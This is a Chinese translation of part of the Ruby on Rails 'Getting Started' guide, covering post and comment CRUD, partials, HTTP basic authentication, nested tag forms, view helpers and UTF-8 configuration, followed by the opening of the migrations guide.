在以前的版本的 Rails 中，你必须使用 <%=h post.name %> 以避免一些HTML可能会在插入到页面之前转义。在 Rails 3.0，作为默认。得到一个非转义的 HTML，你现在使用 <%= raw post.name %>。

了解更过关于渲染处理流程，阅读 [Layouts and Rendering in Rails](http://guides.ruby-china.org/layouts_and_rendering.html).

**9.8 定制布局**

view 仅仅告诉 HTML 在你的 web 浏览器里面要显示什么（内容）。Rails 也有关于 layouts 的概念（定义），那就是布局是对 view 的包装。当 Rails 渲染一个 view 到浏览器，它通常是这样做： 把 view 的 HTML 放进布局的 HTML 中。在以前的版本中，rails generate scaffold 命令将会自动创建 controller 对应指定的布局，就像 app/views/layouts/posts.html.erb 对应于 posts controller。 然而在 rails3.0中有所不同了。一个应用程序指定的布局适用于所有的 controllers，可以在 app/views/layouts/application.html.erb 中找到(这就好像是django的base.html)。打开这个 layout 在你的编辑器中并且修改 body 标签：

|  |
| --- |
| <!DOCTYPE html>  <html>    <head>      <title>Blog</title>      <%= stylesheet\_link\_tag "application" %>      <%= javascript\_include\_tag "application" %>      <%= csrf\_meta\_tags %>    </head>    <body style="background-color: #EEEEEE;">      <%= yield %>    </body>  </html> |

现在你刷新 /posts 页面，你将会看到一个灰色的页面背景。并且相同的灰色背景将会使用在 posts 的所有视图中。

**9.9 建立新文章**

创建一个 new post 包含两个 actions。首先是 new action，它会实例化一个空的 Post 对象：

|  |
| --- |
| def new    @post = Post.new      respond\_to do |format|      format.html  # new.html.erb      format.json  { render :json => @post }    end  end |

这个 new.html.erb 视图显示这个空的 post 给用户：

|  |
| --- |
| <h1>New post</h1>   <%= render 'form' %>   <%= link\_to 'Back', posts\_path %> |

<%= render 'form' %> 是我们第一个介绍的 Rails 的 partials。一个 partial 是一个 HTML 代码片段和 Ruby 代码的组合可以在多目标对象中重用。（类似于django的include ‘other.html’）。 在本例中， form 用于创建 new post，它相当于一个用于编辑一个 post 的表单，这个表单有一个 name text fields 和 title text fields 以及一个 content 的 text area 还有一个用于添加一个新的 post 或者更新已经存在的 post 的按钮。

如果你看一下 views/posts/\_form.html.erb 这个文件，你将会发现下面的内容：

|  |
| --- |
| <%= form\_for(@post) do |f| %>    <% if @post.errors.any? %>    <div id="errorExplanation">      <h2><%= pluralize(@post.errors.count, "error") %> prohibited  this post from being saved:</h2>      <ul>      <% @post.errors.full\_messages.each do |msg| %>        <li><%= msg %></li>      <% end %>      </ul>    </div>    <% end %>      <div class="field">      <%= f.label :name %><br />      <%= f.text\_field :name %>    </div>    <div class="field">      <%= f.label :title %><br />      <%= f.text\_field :title %>    </div>    <div class="field">      <%= f.label :content %><br />      <%= f.text\_area :content %>    </div>    <div class="actions">      <%= f.submit %>    </div>  <% end %> |

这个 partial 接收在 view 文件中定义的所有的实例变量。因此在本例中，controller 申请新的 Post 对象给@post，@post 在 view 和 partial 都是可用的。

有关 partials 的更多信息，参考 [Layouts and Rendering in Rails](http://guides.ruby-china.org/layouts_and_rendering.html#using-partials) guide 指导。

form\_for 代码块用于创建一个HTML表单。在这个代码块中你可以在访问方法的基础上在表单上创建各种控制。比如，f.text\_field :name 告诉 Rails 在表单中创建一个 text input 并且对应于显示实例的 name 属性。form 使用的方法基于 model 的相对应的字段属性（类型如 text\_field 或 text\_area）（例如本例中的 name, title, and content）。Rails 偏好于使用（偏向于使用）form\_for 列出你要输入的 HTML 行因为这样代码更加简洁，并且这样使得 form 和 particular model 实例关系更加明显。

form\_for 代码块同样也足够你定制你的 *New Post* 和 *Edit Post* action,并且将会设置 form action 标签以及在 HTML 输出中显示的提交按钮的名称。

如果你需要创建一个 HTML 表单显示任意的域，而不绑定到 model 字段中，你应该使用 form\_tag 方法，它快捷的保证了建立 forms 不必在绑定到一个 model 实例。

当用户点击这张表单上面的 Create Post 按钮，浏览器将会发回信息到controller的 create action（Rails知道调用 create 方法，因为form是以HTTP POST请求发送，这是我随后提到的一种协议之一）：

|  |
| --- |
| def create    @post = Post.new(params[:post])      respond\_to do |format|      if @post.save        format.html  { redirect\_to(@post, :notice => 'Post was successfully created.') }        format.json  { render :json => @post, :status => :created, :location => @post }      else        format.html  { render :action => "new" }        format.json  { render :json => @post.errors, :status => :unprocessable\_entity }      end    end  end |

create action 实例化一个新的 Post 对象，这个对象给 form 提供数据支持，Rails 会生成有效的 params hash。当成功的保存了新 post，create 返回用户请求的适当的格式（在本例中是 HTML）。然后重定向用户页面到结果显示的 post show action页面并且给出提示 Post 成功的创建了。

如果 post 没有保存成功，是因为（数据）验证错误，然后 controller 控制用户页面回到 new action（包含验证错误新息）给用户，以便用户更改错误并重新提交。

“Post was successfully created.” 这条消息被存储在 Rails 的 flash 的 hash 表中，（通常之叫它 *the flash* ）因此消息可以转载到另一个 action，在请求状态中提供有用的信息给用户。在这个新建例子（数据验证失败）中，用户实际上从来不看任何在页面创建进程中的渲染页面，因为它立刻重 定向页面到 new Post当 Rails 保存了这个记录。”Flash装载消息到接下来的 action，因此当用户被重定向到了 show action，他们立刻收到了一条消息“Post was successfully created.”。

**9.10 显示一条 Post**

当你在posts 的主页面点击一个 post 的 show 这个超链接，他将会产生一个 url： http://localhost:3000/posts/1。Rails解释这是一个resource的show action 调用。这里是 show action：

|  |
| --- |
| def show    @post = Post.find(params[:id])      respond\_to do |format|      format.html  # show.html.erb      format.json  { render :json => @post }    end  end |

这里的 show action使用 Post.find 通过对应记录的id来查找单个记录。当找到记录，Rails使用 app/views/posts/show.html.erb 来显示它：

|  |
| --- |
| <p id="notice"><%= notice %></p>    <p>    <b>Name:</b>    <%= @post.name %>  </p>    <p>    <b>Title:</b>    <%= @post.title %>  </p>    <p>    <b>Content:</b>    <%= @post.content %>  </p>      <%= link\_to 'Edit', edit\_post\_path(@post) %> |  <%= link\_to 'Back', posts\_path %> |

**9.11 编辑Posts**

类似创建一个新的 post，编辑一个 post 分为两部分。首先是到 edit\_post\_path(@post) 请求一个特定的 post。这里是调用的在 controller 中的 edit action：

|  |
| --- |
| def edit    @post = Post.find(params[:id])  end |

再找到了请求的 post， Rails 试图使用 edit.html.erb 来显示它：

|  |
| --- |
| <h1>Editing post</h1>   <%= render 'form' %>   <%= link\_to 'Show', @post %> |  <%= link\_to 'Back', posts\_path %> |

再一次的，就像 new action，edit action也使用 form partial，这次有所不同，form将会提交一个PUT action到 PostsController 并且提交按钮将会显示为 “Update Post”。

提交的form由上面这个视图创建的并且还会调用 controller 中的 update action：

|  |
| --- |
| def update    @post = Post.find(params[:id])      respond\_to do |format|      if @post.update\_attributes(params[:post])        format.html  { redirect\_to(@post, :notice => 'Post was successfully updated.') }        format.json  { head :no\_content }      else        format.html  { render :action => "edit" }        format.json  { render :json => @post.errors, :status => :unprocessable\_entity }      end    end  end |

在 update action中，Rails 首先使用 :id 参数从 edit view（传值到）数据库记录下刚才编辑的内容。当获取了请求的 post parameter（一个hash字典）就会 call update\_attributes 并且 应用 hash 字典的值到相应的记录。如果一切成功，用户会被重定向到 post 的 show 视图。如果期间发生了任何错误，它将回到 edit 视图并（要求）改正他们。

**9.12 删除一个post**

最后，点击一个 destroy 链接发送相关的id到 destroy 动作：

|  |
| --- |
| def destroy    @post = Post.find(params[:id])    @post.destroy      respond\_to do |format|      format.html { redirect\_to posts\_url }      format.json { head :no\_content }    end  end |

这个 destroy 是 Active Recordmodel 的实例（功能是）从数据库中移除相应的记录。当这个（操作）完成，这里没有任何记录显示，因此 Rails 重定向用户的浏览器到 model 的index view。

**10 添加第二个Model（comment）**

你已经知道了通过scaffolding生成的model看起来是怎样的。第二个model用来处理blog post的评论。

**10.1 构造一个model**

Rails 中的 Models 使用一个单数名称，同时它们相关的数据库表使用一个复数名称。对于评论在 models 中的代名词，习惯上使用的的是 Comment。即使你不想完完全全的使用 scaffolding，大多数的 Rails 仍然使用生成器来做这些事情比如 models 和 controllers。要创建一个新的 model，在终端中运行下面这条命令：

|  |
| --- |
| $ rails generate model Comment commenter:string body:text post:references |

这条命令将会生成四个文件：

|  |  |
| --- | --- |
| **File** | **Purpose** |
| db/migrate/20100207235629\_create\_comments.rb | Migration to create the comments table in your database (your name will include a different timestamp) |
| app/models/comment.rb | The Comment model |
| test/unit/comment\_test.rb | Unit testing harness for the comments model |
| test/fixtures/comments.yml | Sample comments for use in testing |

首先，看一看 comment.rb:

|  |
| --- |
| class Comment < ActiveRecord::Base    belongs\_to :post  end |

这和你刚刚看到 post.rb 很近似。不同的是这行 belongs\_to :post，他会设定一个 Active Record association。你将会在接下来的 guide 学习一点有关 associations 的内容。

除了模型，Rails 同样也产生了一个 migration 来创建相应的数据库表单：

|  |
| --- |
| class CreateComments < ActiveRecord::Migration    def change      create\_table :comments do |t|        t.string :commenter        t.text :body        t.references :post          t.timestamps      end        add\_index :comments, :post\_id    end  end |

对于 t.references 这行，会在两个 models 之间生成一个外键列从而形成一个关系（组合）。而且 add\_index line生成一个索引关联到这个关系行：

|  |
| --- |
| $ rake db:migrate |

Rails 能够智能的只针对对没有被运行过的表单，执行 migrations 生成当前的数据库，因此这里你只会看到：

|  |
| --- |
| ==  CreateComments: migrating =================================================  -- create\_table(:comments)     -> 0.0008s  -- add\_index(:comments, :post\_id)     -> 0.0003s  ==  CreateComments: migrated (0.0012s) ======================================== |

**10.2 Associating Models**

Active Record associations让你很容易的申明两个models之间的关系。在本例中的comments和posts，你可以写出这样描述关系：

* 一条comment对应于一个post。
* 一个post可以对应于多个comments。

实际上，这与接近 Rails 声明的 这个关系的语句语义 。你已经看到了在 Comment model 中的使每个 comment对应于一个 post的代码。

|  |
| --- |
| class Comment < ActiveRecord::Base    belongs\_to :post  end |

你将会需要编辑 post.rb 文件来添加另一半关系。

|  |
| --- |
| class Post < ActiveRecord::Base    attr\_accessible :content, :name, :title    validates :name,  :presence => true    validates :title, :presence => true, :length => { :minimum => 5 }      has\_many :comments  end |

These two declarations enable a good bit of automatic behavior. For example, if you have an instance variable @post containing a post, you can retrieve all the comments belonging to that post as an array using @post.comments. 这两个声明启用了一个很好的自动关联功能。例如 如果你有一个包含一 post 的实例变量 @post，你可以使用 @post.comments 以数组的形式取回属于这一 post 的所有评论。

更多关于Active Record associations的信息查看 [Active Record Associations](http://guides.ruby-china.org/association_basics.html) guide 。

**10.3 给Comments添加路由**

作为 welcome controller，我们将还需要添加一个路由让 Rails 知道我们导航到哪里可以看到 comments。再次打开 config/routes.rb 文件，你将会看到 scaffold 创建器在顶部为 posts 自动添加的入口，resources :posts，把它改成如下：

|  |
| --- |
| resources :posts do    resources :comments  end |

这里把 creates comments 作为一个嵌套资源放在 posts 中。这正是 posts 和comments 的分层关系的表现。

关于 routing 的更多的信息，查看 [Rails Routing from the Outside In](http://guides.ruby-china.org/routing.html) guide。

**10.4 构造一个 Controller**

Model 已经到手了，你可以把你的注意力放到创建一个匹配的 controller 上了。类似的，像这样构造：

|  |
| --- |
| $ rails generate controller Comments |

这里新建了6个文件和一个空目录：

|  |  |
| --- | --- |
| **File/Directory** | **Purpose** |
| app/controllers/comments\_controller.rb | The Comments controller |
| app/views/comments/ | Views of the controller are stored here |
| test/functional/comments\_controller\_test.rb | The functional tests for the controller |
| app/helpers/comments\_helper.rb | A view helper file |
| test/unit/helpers/comments\_helper\_test.rb | The unit tests for the helper |
| app/assets/javascripts/comment.js.coffee | CoffeeScript for the controller |
| app/assets/stylesheets/comment.css.scss | Cascading style sheet for the controller |

就像大多数 blog，我们的读者将会直接发表他们的评论在他们阅读 post 的时候，并且一旦他们添加评论成功，将会回到 postshow 页面去查看他们刚刚列出的评论。正因为这样(的考虑)，我们的 CommentsController如下，它提供一个方法来创建 comments 和删除垃圾评论。

因此首先，我们来到 Post show template(/app/views/posts/show.html.erb)，创建一个新的 comment：

|  |
| --- |
| <p id="notice"><%= notice %></p>    <p>    <b>Name:</b>    <%= @post.name %>  </p>    <p>    <b>Title:</b>    <%= @post.title %>  </p>    <p>    <b>Content:</b>    <%= @post.content %>  </p>    <h2>Add a comment:</h2>  <%= form\_for([@post, @post.comments.build]) do |f| %>    <div class="field">      <%= f.label :commenter %><br />      <%= f.text\_field :commenter %>    </div>    <div class="field">      <%= f.label :body %><br />      <%= f.text\_area :body %>    </div>    <div class="actions">      <%= f.submit %>    </div>  <% end %>    <%= link\_to 'Edit Post', edit\_post\_path(@post) %> |  <%= link\_to 'Back to Posts', posts\_path %> | |

This adds a form on the Post show page that creates a new comment by calling the CommentsController create action. Let’s wire that up: 这里添加一个forms在Post show页面用来创建一个新的评论，它将会调用 CommentsController的 create action，因此让我们补充上下面的内容：

|  |
| --- |
| class CommentsController < ApplicationController    def create      @post = Post.find(params[:post\_id])      @comment = @post.comments.create(params[:comment])      redirect\_to post\_path(@post)    end  end |

这里你看到的会比你在 controller 中为 posts 做的要复杂点。那就是你刚刚你刚补充的副作用；每个面向 comment 的请求都保持了它所依附的 post 的踪迹(id)，因此这样初始化 find 的时候匹配相应的 Post model（时）得到了答案。

此外，上面的代码带来的好处就是使得一些对于 association 的方法可用。我们使用 @post.comments 中的 create 方法来新建和保存 comment。这里将会自动连接link使得 comment 依附于对应的 post。

一旦我们评论过后，我们使用 post\_path(@post) 导引用户到先前的 post。正如我们已经看到的，这里调用 PostsController 的 show action它将返回并渲染show.html.erb 模板。这里也是我们想让 comment 显示的地方，因此让我们添加（那些代码）到 app/views/posts/show.html.erb。

|  |
| --- |
| <p id="notice"><%= notice %></p>    <p>    <b>Name:</b>    <%= @post.name %>  </p>    <p>    <b>Title:</b>    <%= @post.title %>  </p>    <p>    <b>Content:</b>    <%= @post.content %>  </p>    <h2>Comments</h2>  <% @post.comments.each do |comment| %>    <p>      <b>Commenter:</b>      <%= comment.commenter %>    </p>      <p>      <b>Comment:</b>      <%= comment.body %>    </p>  <% end %>    <h2>Add a comment:</h2>  <%= form\_for([@post, @post.comments.build]) do |f| %>    <div class="field">      <%= f.label :commenter %><br />      <%= f.text\_field :commenter %>    </div>    <div class="field">      <%= f.label :body %><br />      <%= f.text\_area :body %>    </div>    <div class="actions">      <%= f.submit %>    </div>  <% end %>    <br />    <%= link\_to 'Edit Post', edit\_post\_path(@post) %> |  <%= link\_to 'Back to Posts', posts\_path %> | |

现在你可以添加 posts 和 comments 到你的 blog 同时随后他们会在相应的地方显示出来。

**11 重构**

现在我们已经有Posts和Comments开始工作了，如果我们注意一下 app/views/posts/show.html.erb 模板，发现它变得太长而且很别扭。我们可以使用 partials 来整理它。

**11.1 Rendering Partial Collections**

首先我们会创建一个 comment partial 来专门显示 post 的所有的 comments。创建文件 app/views/comments/\_comment.html.erb 并输入如下内容：

|  |
| --- |
| <p>    <b>Commenter:</b>    <%= comment.commenter %>  </p>    <p>    <b>Comment:</b>    <%= comment.body %>  </p> |

然后在 app/views/posts/show.html.erb 你可以相应的这样更改：

|  |
| --- |
| <p id="notice"><%= notice %></p>    <p>    <b>Name:</b>    <%= @post.name %>  </p>    <p>    <b>Title:</b>    <%= @post.title %>  </p>    <p>    <b>Content:</b>    <%= @post.content %>  </p>    <h2>Comments</h2>  <%= render @post.comments %>    <h2>Add a comment:</h2>  <%= form\_for([@post, @post.comments.build]) do |f| %>    <div class="field">      <%= f.label :commenter %><br />      <%= f.text\_field :commenter %>    </div>    <div class="field">      <%= f.label :body %><br />      <%= f.text\_area :body %>    </div>    <div class="actions">      <%= f.submit %>    </div>  <% end %>    <br />    <%= link\_to 'Edit Post', edit\_post\_path(@post) %> |  <%= link\_to 'Back to Posts', posts\_path %> | |

这里会把 @post.comments 集合的每一个 comment 在 app/views/comments/\_comment.html.erb 模板中渲染。当渲染方法迭代完 @post.comments 集合时候，它分配每个 comment 为与 partial 名相同的本地变量（这里为comment），通过这样在 partial 中的 comment 就可以显示给我们的用户了。

**11.2 Rendering a Partial Form**

同样让我们移动 new comment 部分到它自己的地方吧。类似的，创建一个文件 app/views/comments/\_form.html.erb 并且在里面放入下面代码：

|  |
| --- |
| <%= form\_for([@post, @post.comments.build]) do |f| %>    <div class="field">      <%= f.label :commenter %><br />      <%= f.text\_field :commenter %>    </div>    <div class="field">      <%= f.label :body %><br />      <%= f.text\_area :body %>    </div>    <div class="actions">      <%= f.submit %>    </div>  <% end %> |

接着你这样修改 app/views/posts/show.html.erb 文件：

|  |
| --- |
| <p id="notice"><%= notice %></p>    <p>    <b>Name:</b>    <%= @post.name %>  </p>    <p>    <b>Title:</b>    <%= @post.title %>  </p>    <p>    <b>Content:</b>    <%= @post.content %>  </p>    <h2>Comments</h2>  <%= render @post.comments %>    <h2>Add a comment:</h2>  <%= render "comments/form" %>    <br />    <%= link\_to 'Edit Post', edit\_post\_path(@post) %> |  <%= link\_to 'Back to Posts', posts\_path %> | |

第二个 render 仅仅定义了一个我们想渲染的 partial template comments/form，Rails 可以智能的识别字符串代表的含义，并且知道你是想 render \_form.html.erb模板在目录 app/views/comments 中。

@post 可以在任何的视图中partials rendered，因为我们把它定义成的实例变量。

**12 Deleting Comments**

另一个重要的功能就是可以删除垃圾评论。要达到这样的效果，我们需要在view中实现某种链接和在 CommentsController 中的 DELETE 动作。

首先，在 app/views/comments/\_comment.html.erb partial中添加delete link：

|  |
| --- |
| <p>    <b>Commenter:</b>    <%= comment.commenter %>  </p>    <p>    <b>Comment:</b>    <%= comment.body %>  </p>    <p>    <%= link\_to 'Destroy Comment', [comment.post, comment],                 :confirm => 'Are you sure?',                 :method => :delete %>  </p> |

点击 “Destroy Comment”，link 将会发送 DELETE /posts/:id/comments/:id 到我们的 CommentsController，CommentsController将会利用刚刚收到的（消息）找到我们想删除哪条评论，因此让我们接着添加一个 destroy action 到我们的 controller：

|  |
| --- |
| class CommentsController < ApplicationController      def create      @post = Post.find(params[:post\_id])      @comment = @post.comments.create(params[:comment])      redirect\_to post\_path(@post)    end      def destroy      @post = Post.find(params[:post\_id])      @comment = @post.comments.find(params[:id])      @comment.destroy      redirect\_to post\_path(@post)    end    end |

destroy action 将会找到那个我们正在阅读的 post，并且定位 comment 在 @post.comments 集合，然后从数据库 remove 它，最后传回消息到 post 的 show action。

**12.1 Deleting Associated Objects**

如果你删除一个了 post，那么与之相关联的 comments 也需要被删除。否则他们将会只是在数据库中占用空间（别无它用）。Rails 允许你通过关系的依赖选项完成（上述功能）。修改Post model，app/models/post.rb，像这样：

|  |
| --- |
| class Post < ActiveRecord::Base    validates :name,  :presence => true    validates :title, :presence => true,  :length => { :minimum => 5 }    has\_many :comments, :dependent => :destroy  end |

**13 Security**

如果你就这样 publish 你的 blog 在互联网，任何人都可以添加，编辑和删除 post 或者删除 comments。

Rails 提供了一个非常简单的 HTTP 认证系统在这样的情况下会非常适合。

在 PostsController 中我们需要一个方法来阻止没有通过认证的用户的操作，这里我们可以使用Rails的 http\_basic\_authenticate\_with 这个方法，运行访问请求如果这个方法是允许的。


要使用这个认证系统，我们需要在PostsController 的顶部在指定（即引用）它，这样我们希望用户在进行每个action的时候都是通过授权的，除了index和show，因此我们这样写：

|  |
| --- |
| class PostsController < ApplicationController      http\_basic\_authenticate\_with :name => "dhh", :password => "secret", :except => [:index, :show]      # GET /posts    # GET /posts.json    def index      @posts = Post.all      respond\_to do |format|  # snipped for brevity |

我们同样希望只有授权用户能够删除评论，因此在 CommentsController 这样写：

|  |
| --- |
| class CommentsController < ApplicationController      http\_basic\_authenticate\_with :name => "dhh", :password => "secret", :only => :destroy      def create      @post = Post.find(params[:post\_id])  # snipped for brevity |

现在如果你尝试创建一个新的 post，你将会迎来一个基于 HTTP 认证的挑战。



**14 Building a Multi-Model Form**

另一个功能来平衡你的 blog 是能够给 posts 添加 tag。要想在你的程序中实现这个功能需要在一个 form 中与超过一个 model 互动。Rails 提供了嵌套 forms。

为了演示这个（功能），你将会在你创建 post 的 form 中添加 post 的多 tag支持。首先创建一个 new model来存放 tags：

|  |
| --- |
| $ rails generate model Tag name:string post:references |

再次运行 migration 来创建数据库表单：

|  |
| --- |
| $ rake db:migrate |

接下来：编辑 post.rb 文件来创建来创建另一个成员，并且告诉Rails（通过 the accepts\_nested\_attributes\_for 宏）你打算通过posts form来编辑tags。

|  |
| --- |
| class Post < ActiveRecord::Base    validates :name,  :presence => true    validates :title, :presence => true,  :length => { :minimum => 5 }      has\_many :comments, :dependent => :destroy    has\_many :tags    accepts\_nested\_attributes\_for :tags, :allow\_destroy => :true,  :reject\_if => proc { |attrs| attrs.all? { |k, v| v.blank? } }  end |

对于 :allow\_destroy 嵌套属性的声明是告诉 Rails 显示一个 “remove” 复选框在视图中那样你可以快速创建（tags）。对于 :reject\_if 保证不保存没有任何内容的tags。

我们将要修改 views/posts/\_form.html.erb 来render（form的）一部分来创建tag：

|  |
| --- |
| <% @post.tags.build %>  <%= form\_for(@post) do |post\_form| %>    <% if @post.errors.any? %>    <div id="errorExplanation">      <h2><%= pluralize(@post.errors.count, "error") %> prohibited this post from being saved:</h2>      <ul>      <% @post.errors.full\_messages.each do |msg| %>        <li><%= msg %></li>      <% end %>      </ul>    </div>    <% end %>      <div class="field">      <%= post\_form.label :name %><br />      <%= post\_form.text\_field :name %>    </div>    <div class="field">      <%= post\_form.label :title %><br />      <%= post\_form.text\_field :title %>    </div>    <div class="field">      <%= post\_form.label :content %><br />      <%= post\_form.text\_area :content %>    </div>    <h2>Tags</h2>    <%= render :partial => 'tags/form',               :locals => {:form => post\_form} %>    <div class="actions">      <%= post\_form.submit %>    </div>  <% end %> |

注意：我们已经更改 form\_for(@post) do |f| 中的 f 为 post\_form 这样会更加容易明白是怎么回事。

这个例子在 render helper 中使用另个方式，是为了说明我们希望的是在 form 中使用局部变量指向的 post\_form 对象。

我们还在form的顶部添加 @post.tags.build。这里是为了确保每个新的 tag 都被用户填上了 name。如果你不创建新 tag，form 将不会显示它。

现在创建一个 app/views/tags 文件夹并且在里面新建一个 \_form.html.erb 它包含tag form：

|  |
| --- |
| <%= form.fields\_for :tags do |tag\_form| %>    <div class="field">      <%= tag\_form.label :name, 'Tag:' %>      <%= tag\_form.text\_field :name %>    </div>    <% unless tag\_form.object.nil? || tag\_form.object.new\_record? %>      <div class="field">        <%= tag\_form.label :\_destroy, 'Remove:' %>        <%= tag\_form.check\_box :\_destroy %>      </div>    <% end %>  <% end %> |

最后编辑 app/views/posts/show.html.erb 模板显示我们的 tags：

|  |
| --- |
| <p id="notice"><%= notice %></p>    <p>    <b>Name:</b>    <%= @post.name %>  </p>    <p>    <b>Title:</b>    <%= @post.title %>  </p>    <p>    <b>Content:</b>    <%= @post.content %>  </p>    <p>    <b>Tags:</b>    <%= @post.tags.map { |t| t.name }.join(", ") %>  </p>    <h2>Comments</h2>  <%= render @post.comments %>    <h2>Add a comment:</h2>  <%= render "comments/form" %>      <%= link\_to 'Edit Post', edit\_post\_path(@post) %> |  <%= link\_to 'Back to Posts', posts\_path %> | |

通过这写修改，你会发现你可以直接在 post form中编辑 tags。

另外， @post.tags.map { |t| t.name }.join(", ") 这个方法很别扭，我们可以通过编写一个helper method。

**15 View Helpers**

View Helpers 放置在 app/helpers，它提供了可重用的小代码片段给 view。在本例，我们想要一个方法把（tag）放在一起（一个字符串中），并且使用逗号分割。要想这样在Post show 模板，我们在 PostHelper 中写入：

现在你可以在 app/helpers/posts\_helper.rb 中更改：

|  |
| --- |
| module PostsHelper    def join\_tags(post)      post.tags.map { |t| t.name }.join(", ")    end  end |

Now you can edit the view in app/views/posts/show.html.erb to look like this:

|  |
| --- |
| <p id="notice"><%= notice %></p>    <p>    <b>Name:</b>    <%= @post.name %>  </p>    <p>    <b>Title:</b>    <%= @post.title %>  </p>    <p>    <b>Content:</b>    <%= @post.content %>  </p>    <p>    <b>Tags:</b>    <%= join\_tags(@post) %>  </p>    <h2>Comments</h2>  <%= render @post.comments %>    <h2>Add a comment:</h2>  <%= render "comments/form" %>      <%= link\_to 'Edit Post', edit\_post\_path(@post) %> |  <%= link\_to 'Back to Posts', posts\_path %> | |

**16 What’s Next?**

现在你已经看到了你的第一个 Rails 应用程序，你应该可以很轻松的继续更新它或者试验一下你的想法。当你在更新和运行 Rails 的时候需要援助，咨询下面推荐的资源会让你感到轻松：

* The [Ruby on Rails guides](http://guides.ruby-china.org/index.html)
* The [Ruby on Rails Tutorial](http://railstutorial.org/book)
* The [Ruby on Rails mailing list](http://groups.google.com/group/rubyonrails-talk)
* The [#rubyonrails](irc://irc.freenode.net/#rubyonrails) channel on irc.freenode.net

Rails 同样也带有内置的帮助你可以使用 rake 命令实用工具在你的应用程序中创建帮助文档：

* 运行 rake doc:guides 将会输出所有 Rails Guides 的文档到你的应用程序中的 doc/guides 中。在你的浏览器中打开/guides/index.html浏览 Guides。
* 运行 rake doc:rails 将会输出所有Rails API 的文档到你的应用程序中的 doc/api 中。在你的浏览器中打开 doc/api/index.html 浏览API documentation。

**17 Configuration Gotchas配置陷阱**

The easiest way to work with Rails is to store all external data as UTF-8. If you don’t, Ruby libraries and Rails will often be able to convert your native data into UTF-8, but this doesn’t always work reliably, so you’re better off ensuring that all external data is UTF-8. 使用 Rails 最简单的工作方式是存储所有的外部数据为 UTF-8编码。如果不那样做，Ruby libraries 和 Rails 通才会转换你的自然数据成 UTF-8 编码，但是这样不是很可靠，因此你最好保证所有的外部数据是 UTF-8 编码。如果你在这里犯了错误，一般的症状就是在浏览器中出现钻石符号（可能是^）变成了问号。 另一个普遍症状是 “ü” 变成了 “Ã¼”。

Rails 在国际化上下了很多的功夫，大部分的此类错误都能够自动发现并错误，然而如果你有一些不是用 UTF-8 存储的特殊的数据恐怕就会出现一些奇怪的问题了。

两种典型的非 UTF-8 编码的源数据：

* Your text editor: Most text editors (such as Textmate), default to saving files as UTF-8. If your text editor does not, this can result in special characters that you enter in your templates (such as é) to appear as a diamond with a question mark inside in the browser. This also applies to your I18N translation files. Most editors that do not already default to UTF-8 (such as some versions of Dreamweaver) offer a way to change the default to UTF-8. Do so.
* Your database. Rails defaults to converting data from your database into UTF-8 at the boundary. However, if your database is not using UTF-8 internally, it may not be able to store all characters that your users enter. For instance, if your database is using Latin-1 internally, and your user enters a Russian, Hebrew, or Japanese character, the data will be lost forever once it enters the database. If possible, use UTF-8 as the internal storage of your database.

# 2、模型

**2.1、Rails 数据库迁移**

数据库迁移（Migrations）提供了一些便利的方法让你有条理地修改数据库。虽然说直接 编写SQL也能修改数据库，但是这样你不但必须通知其他的开发者去执行一样的步骤，而且你 也得一直注意下次部署的时候和在正式上线的产品版服务器上面追踪并执行这些操作。

Active Record 会自动追踪哪些 Migrations 已经执行过、哪些还没执行。所以，你只要更新 你本地的代码然后执行 rake db:migrate ，其他的就交给 Active Record ，它会自己搞懂该 跑哪些 Migrations 。还有，它也会自动更新 db/schema.rb 文件，让它与修改后的数据库结构同步。

有了 Migrations ，你就可以用Ruby来写这些数据库变更。一件很棒的事情是 Migration 是独立 于数据库系统的（和大多数 Active Record 的功能一样），也就是说，你不用烦恼各种数据 库的语法差异，像是 SELECT \* 的各种写法之类的。（当然，如果要针对某个特定的数据库 系统编写特定的功能的话，你也可以直接编写原始的SQL语句）。例如，你可以在开发阶段 使用SQLite3，在正式上线阶段则使用MySQL，它会自动处理好两者间的语法细节。

在这个指南中，你将会了解到：

* 用于创建migration的生成器
* Active Record 所提供用于操纵数据库的方法
* 用于操纵migrations的Rake任务
* Migrations跟数据库纲要文件（schema.rb）的关联

**目录**

1. [剖析迁移任务的构造](http://guides.ruby-china.org/migrations.html#1)
   * [Migrations也是类](http://guides.ruby-china.org/migrations.html#1-1)
   * [关于文件名](http://guides.ruby-china.org/migrations.html#1-2)
   * [迁移任务变更](http://guides.ruby-china.org/migrations.html#1-3)
   * [支持的数据类型](http://guides.ruby-china.org/migrations.html#1-4)
2. [创建一个迁移任务](http://guides.ruby-china.org/migrations.html#2)
   * [建立一个 Model](http://guides.ruby-china.org/migrations.html#2-1)
   * [建立一个独立的迁移任务](http://guides.ruby-china.org/migrations.html#2-2)
3. [编写一个迁移任务](http://guides.ruby-china.org/migrations.html#3)
   * [建立数据表](http://guides.ruby-china.org/migrations.html#3-1)
   * [创建连接表](http://guides.ruby-china.org/migrations.html#3-2)
   * [变更数据表](http://guides.ruby-china.org/migrations.html#3-3)
   * [特殊方法](http://guides.ruby-china.org/migrations.html#3-4)
   * [使用change方法](http://guides.ruby-china.org/migrations.html#3-5)
   * [使用up/down方法](http://guides.ruby-china.org/migrations.html#3-6)
4. [执行Migrations](http://guides.ruby-china.org/migrations.html#4)
   * [回滚（Rolling Back）](http://guides.ruby-china.org/migrations.html#4-1)
   * [重置数据库](http://guides.ruby-china.org/migrations.html#4-2)
   * [执行指定的migration](http://guides.ruby-china.org/migrations.html#4-3)
   * [修改执行migration时的提示结果](http://guides.ruby-china.org/migrations.html#4-4)
5. [在Migrations中使用Models](http://guides.ruby-china.org/migrations.html#5)
6. [导出数据库纲要(Schema Dumping)](http://guides.ruby-china.org/migrations.html#6)
   * [Schema文件的作用?](http://guides.ruby-china.org/migrations.html#6-1)
   * [数据库纲要(Schema)的导出类型](http://guides.ruby-china.org/migrations.html#6-2)
   * [导出数据库纲要(Schema)以及版本控制](http://guides.ruby-china.org/migrations.html#6-3)
